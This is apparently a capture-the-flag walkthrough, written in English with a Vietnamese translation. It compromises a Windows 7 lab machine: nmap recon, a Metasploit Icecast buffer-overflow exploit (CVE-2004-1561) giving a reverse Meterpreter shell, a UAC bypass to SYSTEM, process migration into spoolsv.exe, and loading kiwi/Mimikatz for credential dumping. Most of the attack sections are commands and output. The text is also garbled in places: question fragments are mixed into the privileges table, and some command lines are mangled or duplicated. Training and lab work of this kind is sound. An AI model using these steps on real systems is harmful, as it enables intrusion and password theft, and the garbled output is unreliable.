

TEST 2 RECON

Answer the questions below

Deploy the machine! This may take up to three minutes to start.

```
(root@kali)-[/home/kali]
# ping 10.10.234.96
PING 10.10.234.96 (10.10.234.96) 56(84) bytes of data.
64 bytes from 10.10.234.96: icmp_seq=12 ttl=127 time=210 ms
64 bytes from 10.10.234.96: icmp_seq=13 ttl=127 time=207 ms
64 bytes from 10.10.234.96: icmp_seq=14 ttl=127 time=207 ms
64 bytes from 10.10.234.96: icmp_seq=15 ttl=127 time=207 ms
64 bytes from 10.10.234.96: icmp_seq=16 ttl=127 time=209 ms
^C
--- 10.10.234.96 ping statistics ---
16 packets transmitted, 5 received, 68.75% packet loss, time 15269ms
rtt min/avg/max/mdev = 207.157/208.128/210.387/1.250 ms
```

Launch a scan against our target machine, I recommend using a SYN scan set to scan all ports on the machine. The scan command will be provided as a hint, however, it's recommended to complete the room 'Nmap' prior to this room.

```
(root@kali)-[/home/kali]
# nmap -A -T5 10.10.234.96
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 22:03 EDT
```

Once the scan completes, we'll see a number of interesting ports open on this machine. As you might have guessed, the firewall has been disabled (with the service completely shutdown), leaving very little to protect this machine. One of the more interesting ports that is open is Microsoft Remote Desktop (MSRDP). What port is this open on? 3389

```
3389/tcp open  ms-wbt-server?
|_ssl-cert: Subject: commonName=Dark-PC
|_Not valid before: 2023-06-25T01:57:45
|_Not valid after: 2023-12-25T01:57:45
|_ssl-date: 2023-06-26T02:06:18+00:00; +45s from scanner time.
```

What service did nmap identify as running on port 8000? (First word of this service) Icecast

```
5357/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp open  http           Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
```

What does Nmap identify as the hostname of the machine? (All caps for the answer) Dark-PC

```
Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Dark-PC
|   NetBIOS computer name: DARK-PC\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2023-06-25T21:06:12-05:00
|_ smb2-security-mode:
|   210:
|     Message signing enabled but not required
|_ smb2-time:
|   date: 2023-06-26T02:06:12
|_ start_date: 2023-06-26T01:57:44
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: DARK-PC, NetBIOS user: <unknown>, NetBIOS MAC: 028d290479cd (unknown)
|_ clock-skew: mean: 1h15m45s, deviation: 2h30m01s, median: 44s
```

TESK 3 :Gain ACCESS

Answer the questions below

Take a third party risk management course for FREE

Vuln

ps://

icecast

About 607 results (0.18 seconds)

s By Date

s By Type

Report

Distribution

h

ch

ch

Search

References

Scores

Scores

etins

ies

ons

Icecast Hosting - Premium Radio Hosting

Ad

<https://www.yesstreaming.com/>

We Offer Shout -cast and Icecast Hosting with All-in-one Solution for Your Radio Station

Radio Hosting Servers · Testimonials · Shoutcast Server Hosting · Shoutcast Hosting Se

Visit Website

Icecast : Security vulnerabilities

[www.cvedetails.com > vendor_id-693 > opec-1 > Icecast](https://www.cvedetails.com/vendor_id-693/opec-1/Icecast)

Security vulnerabilities related to **Icecast** : List of vulnerabilities related to any product of t

vulnerability details and links to ...

Icecast Icecast version 2.0.1 : Security vulnerabilities

[www.cvedetails.com > version_id-381440 > Icecast-Icecast-2.0.1.html](https://www.cvedetails.com/version_id-381440/Icecast-Icecast-2.0.1.html)

IceCast 2.20 allows remote attackers to bypass the XSL parser and obtain the source for

.xsl file with a trailing . (dot).

CVE-2004-1561 : Buffer overflow in Icecast 2.0.1 and earlier allows ...

[www.cvedetails.com > cve > CVE-2004-1561](https://www.cvedetails.com/cve/CVE-2004-1561)

Jul 11, 2017 ... CVE-2004-1561 : Buffer overflow in **Icecast** 2.0.1 and earlier allows remot

arbitrary code via an HTTP request with a ...

Now that we've identified some interesting services running on our target machine, let's do a little bit of research into one of the weirder services identified: Icecast. Icecast, or well at least this version running on our target, is heavily flawed and has a high level vulnerability with a score of 7.5 (7.4 depending on where you view it). What type of vulnerability is it? Use <https://www.cvedetails.com> for this question and the next

– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible but the attacker may not have control over what can be modified, or the scope of what is modified is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances (such as physical access) are not required to exploit the vulnerability.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code Overflow
CWE ID	CWE id is not defined for this vulnerability

(Bây giờ chúng ta đã xác định được một số dịch vụ thú vị đang chạy trên máy mục tiêu của mình, hãy thực hiện một nghiên cứu nhỏ về một trong những dịch vụ kỳ lạ hơn đã được xác định: Icecast. Icecast, hoặc ít nhất là phiên bản này chạy trên mục tiêu của chúng tôi, có rất nhiều sai sót và có lỗ hổng cấp độ cao với số điểm là 7,5 (7,4 tùy thuộc vào nơi bạn xem nó). Đó là loại lỗ hổng nào? Sử dụng <https://www.cvedetails.com> cho câu hỏi này và câu hỏi tiếp theo.)


➔ Execute CodeOverflow

What is the CVE number for this vulnerability? This will be in the format: CVE-0000-0000

Số CVE cho lỗ hổng này là gì? Điều này sẽ có định dạng: CVE-2004-1561

Now that we've found our vulnerability, let's find our exploit. For this section of the room, we'll use the Metasploit module associated with this exploit. Let's go ahead and start Metasploit using the command ``msfconsole``


Bây giờ chúng tôi đã tìm thấy lỗ hổng của mình, hãy tìm cách khai thác của chúng tôi. Đối với phần này của căn phòng, chúng tôi sẽ sử dụng mô-đun Metasploit được liên kết với khai thác này. Hãy tiếp tục và bắt đầu Metasploit bằng lệnh ``msfconsole``



After Metasploit has started, let's search for our target exploit using the command 'search icecast'. What is the full path (starting with exploit) for the exploitation module? This module is also referenced in '[RP: Metasploit](#)' which is recommended to be completed prior to this room, although not entirely necessary.

Sau khi Metasploit bắt đầu, hãy tìm kiếm khai thác mục tiêu của chúng ta bằng cách sử dụng lệnh 'search icecast'. Đường dẫn đầy đủ (bắt đầu bằng khai thác) cho mô-đun khai thác là gì? Mô-đun này cũng được tham chiếu trong 'RP: Metasploit'. Mô-đun này được khuyến nghị hoàn thành trước phòng này, mặc dù không hoàn toàn cần thiết.

➔ exploit/windows/http/icecast_header



Let's go ahead and select this module for use. Type either the command `use icecast` or `use 0` to select our search result.

Hãy tiếp tục và chọn mô-đun này để sử dụng. Nhập lệnh `use icecast` hoặc `use 0` để chọn kết quả tìm kiếm của chúng tôi.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) >
```

Following selecting our module, we now have to check what options we have to set. Run the command `show options`. What is the only required setting which currently is blank?

Sau khi chọn mô-đun của chúng tôi, bây giờ chúng tôi phải kiểm tra những tùy chọn nào chúng tôi phải đặt. Chạy lệnh `hiển thị tùy chọn`. Cài đặt bắt buộc duy nhất hiện đang trống là gì?

-> RHOSTS

```
msf6 exploit(windows/http/icecast_header) > show options
Module options (exploit/windows/http/icecast_header):
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.200.168  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     8000             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.200.168  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Automatic

View the full module info with the info, or info -d command.
```

First let's check that the LHOST option is set to our tun0 IP (which can be found on the access page). With that done, let's set that last option to our target IP. Now that we have everything ready to go, let's run our exploit using the command `exploit`

Trước tiên, hãy kiểm tra xem tùy chọn LHOST có được đặt thành IP tun0 của chúng tôi không (có thể tìm thấy trên trang truy cập). Khi đã xong, hãy đặt tùy chọn cuối cùng đó thành IP mục tiêu của chúng tôi. Bây giờ chúng ta đã có mọi thứ sẵn sàng hoạt động, hãy chạy khai thác của chúng ta bằng cách sử dụng lệnh `khai thác`

```
msf6 exploit(windows/http/icecast_header) > set LHOST 10.18.52.203
LHOST => 10.18.52.203
msf6 exploit(windows/http/icecast_header) > set RHOSTS 10.10.234.96
RHOSTS => 10.10.234.96
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.18.52.203:4444 though not entirely necessary.
[*] Sending stage (175686 bytes) to 10.10.234.96
[*] Meterpreter session 1 opened (10.18.52.203:4444 -> 10.10.234.96:49202) at 2023-06-25 22:21:46 -0400

meterpreter > 
```

Let's go ahead and select this module for use. Type either the command 'use icecast' or 'use 0' to select our search result.

TASK 4: Escalate

Answer the questions below

Woohoo! We've gained a foothold into our victim machine! What's the name of the shell we have now?

Tuyệt vời! Chúng tôi đã có chỗ đứng trong cỗ máy nạn nhân của mình! Tên của vỏ chúng ta có bây giờ là gì? -> meterpreter

What user was running that Icecast process? The commands used in this question and the next few are taken directly from the 'RP: Metasploit' room.

Người dùng nào đang chạy quy trình Icecast đó? Các lệnh được sử dụng trong câu hỏi này và một số câu hỏi tiếp theo được lấy trực tiếp từ phòng 'RP: Metasploit'.

```
meterpreter > getuid
Server username: Dark-PC\Dark
meterpreter > 
```

➔ Dark

What build of Windows is the system? 7601

```
meterpreter > sysinfo
Computer      : DARK-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

Now that we know some of the finer details of the system we are working with, let's start escalating our privileges. First, what is the architecture of the process we're running?

Bây giờ chúng ta đã biết một số chi tiết tốt hơn của hệ thống mà chúng ta đang làm việc, hãy bắt đầu leo thang các đặc quyền của chúng ta. Đầu tiên, kiến trúc của quy trình chúng tôi đang chạy là gì? X64

Now that we know the architecture of the process, let's perform some further recon. While this doesn't work the best on x64 machines, let's now run the following command `run post/multi/recon/local_exploit_suggester`. *This can appear to hang as it tests exploits and might take several minutes to complete*

Bây giờ chúng ta đã biết kiến trúc của quy trình, hãy tiến hành điều chỉnh thêm. Mặc dù điều này không hoạt động tốt nhất trên các máy x64, nhưng bây giờ chúng ta hãy chạy lệnh sau `run post/multi/recon/local_exploit_suggester`. *Điều này có thể bị treo khi kiểm tra khai thác và có thể mất vài phút để hoàn thành*

```
meterpreter > run post/multi/recon/local_exploit_suggester
```

[*] 10.10.234.96 - Collecting local exploits for x86/windows ...
[*] 10.10.234.96 - 174 exploit checks are being tried...
[+] 10.10.234.96 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.234.96 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.10.234.96 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.234.96 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.234.96 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.234.96 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.234.96 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.234.96 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[+] 10.10.234.96 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.234.96 - Valid modules for session 1:

#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
2	exploit/windows/local/ms10_092_schelevator	Yes	The service is running, but could not be validated.
3	exploit/windows/local/ms13_053_schlamperei	Yes	The target appears to be vulnerable.
4	exploit/windows/local/ms13_081_track_popup_menu	Yes	The target appears to be vulnerable.
5	exploit/windows/local/ms14_058_track_popup_menu	Yes	The target appears to be vulnerable.
6	exploit/windows/local/ms15_051_client_copy_image	Yes	The target appears to be vulnerable.
7	exploit/windows/local/ntusermndragover	Yes	The target appears to be vulnerable.
8	exploit/windows/local/ppr_flatten_rec	Yes	The target appears to be vulnerable.
9	exploit/windows/local/tokenmagic	Yes	The target appears to be vulnerable.

Running the local exploit suggester will return quite a few results for potential escalation exploits. What is the full path (starting with exploit/) for the first returned exploit?

Chạy đề xuất khai thác cục bộ sẽ trả về khá nhiều kết quả cho các khai thác leo thang tiềm năng. Đường dẫn đầy đủ (bắt đầu bằng khai thác/) cho lần khai thác được trả lại đầu tiên là gì?

➔ exploit/windows/local/bypassuac_eventvwr

Now that we have an exploit in mind for elevating our privileges, let's background our current session using the command `background` or `CTRL + z`. Take note of what session number we have, this will likely be 1 in this case. We can list all of our active sessions using the command `sessions` when outside of the meterpreter shell.

Bây giờ chúng ta đã nghĩ đến một cách khai thác để nâng cao các đặc quyền của mình, hãy tạo nền cho phiên hiện tại của chúng ta bằng cách sử dụng lệnh `background` hoặc `CTRL + z`. Hãy lưu ý số phiên chúng tôi có, đây có thể là 1 trong trường hợp này. Chúng tôi có thể liệt kê tất cả các phiên đang hoạt động của mình bằng cách sử dụng lệnh `sessions` khi ở bên ngoài trình bao máy đo.

```
meterpreter > using the command 'set session SESSION_NUMBER'
Background session 1? [y/N]
msf6 exploit(windows/http/icecast_header) > █
```

Go ahead and select our previously found local exploit for use using the command `use FULL_PATH_FOR_EXPLOIT`

Hãy tiếp tục và chọn khai thác cục bộ đã tìm thấy trước đó của chúng tôi để sử dụng bằng cách sử dụng lệnh `use FULL_PATH_FOR_EXPLOIT`

```
msf6 exploit(windows/http/icecast_header) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Local exploits require a session to be selected (something we can verify with the command `show options`), set this now using the command `set session SESSION_NUMBER`

Khai thác cục bộ yêu cầu phải chọn phiên (điều mà chúng ta có thể xác minh bằng lệnh `hiển thị tùy chọn`), thiết lập điều này ngay bây giờ bằng cách sử dụng lệnh `set session SESSION_NUMBER`

```
msf6 exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_eventvwr) > █
```


Now that we've set our session number, further options will be revealed in the options menu. We'll have to set one more as our listener IP isn't correct. What is the name of this option?

Bây giờ chúng tôi đã đặt số phiên của mình, các tùy chọn khác sẽ được tiết lộ trong menu tùy chọn. Chúng tôi sẽ phải đặt thêm một lần nữa vì IP người nghe của chúng tôi không chính xác. Tên của tùy chọn này là gì?

➔ LHOST

Set this option now. You might have to check your IP on the TryHackMe network using the command ``ip addr``

Đặt tùy chọn này ngay bây giờ. Bạn có thể phải kiểm tra IP của mình trên mạng TryHackMe bằng lệnh ``ip addr``

A terminal window showing the configuration of a tun interface. The output of the 'ip netns exec' command is displayed, showing details for 'tun0' including its state, group, qlen, link, and IP addresses (10.18.52.203/17 and fe80::9f7d:3876:b3ec:13a1/64). The prompt at the bottom indicates the user is in the /home/kali1 directory.

```
valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
link/none
inet 10.18.52.203/17 scope global tun0
    valid_lft forever preferred_lft forever
inet6 fe80::9f7d:3876:b3ec:13a1/64 scope link stable-privacy
    valid_lft forever preferred_lft forever
```

After we've set this last option, we can now run our privilege escalation exploit. Run this now using the command ``run``. Note, this might take a few attempts and you may need to relaunch the box and exploit the service in the case that this fails.

Sau khi chúng tôi đặt tùy chọn cuối cùng này, bây giờ chúng tôi có thể chạy khai thác leo thang đặc quyền của mình. Chạy cái này ngay bây giờ bằng cách sử dụng lệnh ``run``. Lưu ý, việc này có thể mất vài lần thử và bạn có thể cần khởi chạy lại hộp và khai thác dịch vụ trong trường hợp không thành công.

```

msf6 exploit(windows/local/bypassuac_eventvwr) > set LHOST 10.18.52.203
LHOST => 10.18.52.203
msf6 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 10.18.52.203:4444
[*] UAC is Enabled, checking level ...
[*] Part of Administrators group! Continuing ...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[*] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (175686 bytes) to 10.10.234.96
[*] Meterpreter session 2 opened (10.18.52.203:4444 -> 10.10.234.96:49220) at 2023-06-25 22:37:38 -0400
[*] Cleaning up registry keys ...

```

Following completion of the privilege escalation a new session will be opened. Interact with it now using the command `sessions SESSION_NUMBER`

Sau khi hoàn thành leo thang đặc quyền, một phiên mới sẽ được mở. Tương tác với nó ngay bây giờ bằng cách sử dụng lệnh `sessions SESSION_NUMBER`

```

meterpreter > sessions 1
[*] Backgrounding session 2...
meterpreter > getprivs

```

```

meterpreter > sessions 2
[*] Backgrounding session 1...
^[[Ameterpreter > getprivs

```

We can now verify that we have expanded permissions using the command `getprivs`. What permission listed allows us to take ownership of files?

Bây giờ chúng ta có thể xác minh rằng chúng ta đã mở rộng quyền bằng cách sử dụng lệnh `getprivs`. Quyền nào được liệt kê cho phép chúng tôi sở hữu các tệp?

```

[*] Backgrounding session 2...
meterpreter > getprivs

```

Enabled Process Privileges	
Name	What build of Windows is the system running?
SeChangeNotifyPrivilege	What build of Windows is the system running?
SeIncreaseWorkingSetPrivilege	What build of Windows is the system running?
SeShutdownPrivilege	What we know some of the first
SeTimeZonePrivilege	the architecture of the pro
SeUndockPrivilege	

```

[*] Backgrounding Session 1... Are you sure of the process we're running?
^[[Ameterpreter > getprivs
Answer format: ***
Enabled Process Privileges
-----
Name
-----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >

```


➔ SeTakeOwnershipPrivilege

Task 5: LOOTING

Answer the questions below

Prior to further action, we need to move to a process that actually has the permissions that we need to interact with the lsass service, the service responsible for authentication within Windows. First, let's list the processes using the command `ps`. Note, we can see processes being run by NT AUTHORITY\SYSTEM as we have escalated permissions (even though our process doesn't).

Trước khi thực hiện thêm hành động, chúng ta cần chuyển sang một quy trình thực sự có các quyền mà chúng ta cần để tương tác với dịch vụ lsass, dịch vụ chịu trách nhiệm xác thực trong Windows. Trước tiên, hãy liệt kê các quy trình bằng cách sử dụng lệnh `ps`. Lưu ý, chúng tôi có thể thấy các quy trình đang được chạy bởi NT AUTHORITY\SYSTEM vì chúng tôi đã tăng cấp quyền (mặc dù quy trình của chúng tôi không có).



```
meterpreter > ps
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
100	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
508	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
544	536	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
592	536	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
604	584	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
652	584	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
692	592	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
700	592	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
708	592	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
820	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
888	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
936	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1060	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1100	604	conhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\conhost.exe
1144	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1276	692	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1320	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1404	692	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\sppsvc.exe
1432	692	taskhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\taskhost.exe
1560	100	dwm.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\dwm.exe
1588	1540	explorer.exe	x64	1	Dark-PC\Dark	C:\Windows\explorer.exe
1636	692	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe

In order to interact with lsass we need to be 'living in' a process that is the same architecture as the lsass service (x64 in the case of this machine) and a process that has the same

permissions as lsass. The printer spool service happens to meet our needs perfectly for this and it'll restart if we crash it! What's the name of the printer service?

Mentioned within this question is the term 'living in' a process. Often when we take over a running program we ultimately load another shared library into the program (a dll) which includes our malicious code. From this, we can spawn a new thread that hosts our shell.

Để tương tác với lsass, chúng ta cần 'sống trong' một quy trình có cùng kiến trúc với dịch vụ lsass (x64 trong trường hợp của máy này) và một quy trình có cùng quyền như lsass. Dịch vụ bộ đệm máy in tình cờ đáp ứng nhu cầu của chúng tôi một cách hoàn hảo cho việc này và nó sẽ khởi động lại nếu chúng tôi gặp sự cố! Tên của dịch vụ máy in là gì?

Được đề cập trong câu hỏi này là thuật ngữ 'sống trong' một quá trình. Thông thường, khi chúng tôi tiếp quản một chương trình đang chạy, cuối cùng chúng tôi sẽ tải một thư viện dùng chung khác vào chương trình (một dll) chứa mã độc hại của chúng tôi. Từ đó, chúng ta có thể sinh ra một luồng mới lưu trữ trình bao của chúng ta

1060	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1100	604	conhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\conhost.exe
1144	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1276	692	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1320	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1404	692	spoolsv.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\spoolsv.exe

➔ spoolsv.exe

Migrate to this process now with the command `migrate -N PROCESS_NAME`

Di chuyển sang quy trình này ngay bây giờ bằng lệnh

```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 3120 to 1276...
[*] Migration completed successfully.
```

Let's check what user we are now with the command `getuid`. What user is listed?

Hãy kiểm tra xem chúng ta hiện là người dùng nào bằng lệnh `getuid`. Người dùng nào được liệt kê?

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


Now that we've made our way to full administrator permissions we'll set our sights on looting. Mimikatz is a rather infamous password dumping tool that is incredibly useful. Load it now using the command `load kiwi` (Kiwi is the updated version of Mimikatz)

Bây giờ chúng ta đã có quyền quản trị viên đầy đủ, chúng ta sẽ đặt mục tiêu cướp bóc. Mimikatz là một công cụ bán phá giá mật khẩu khá nổi tiếng và cực kỳ hữu ích. Tải ngay bây giờ bằng lệnh `tải kiwi` (Kiwi là phiên bản cập nhật của Mimikatz)

```
meterpreter > load kiwi
Loading extension kiwi ...
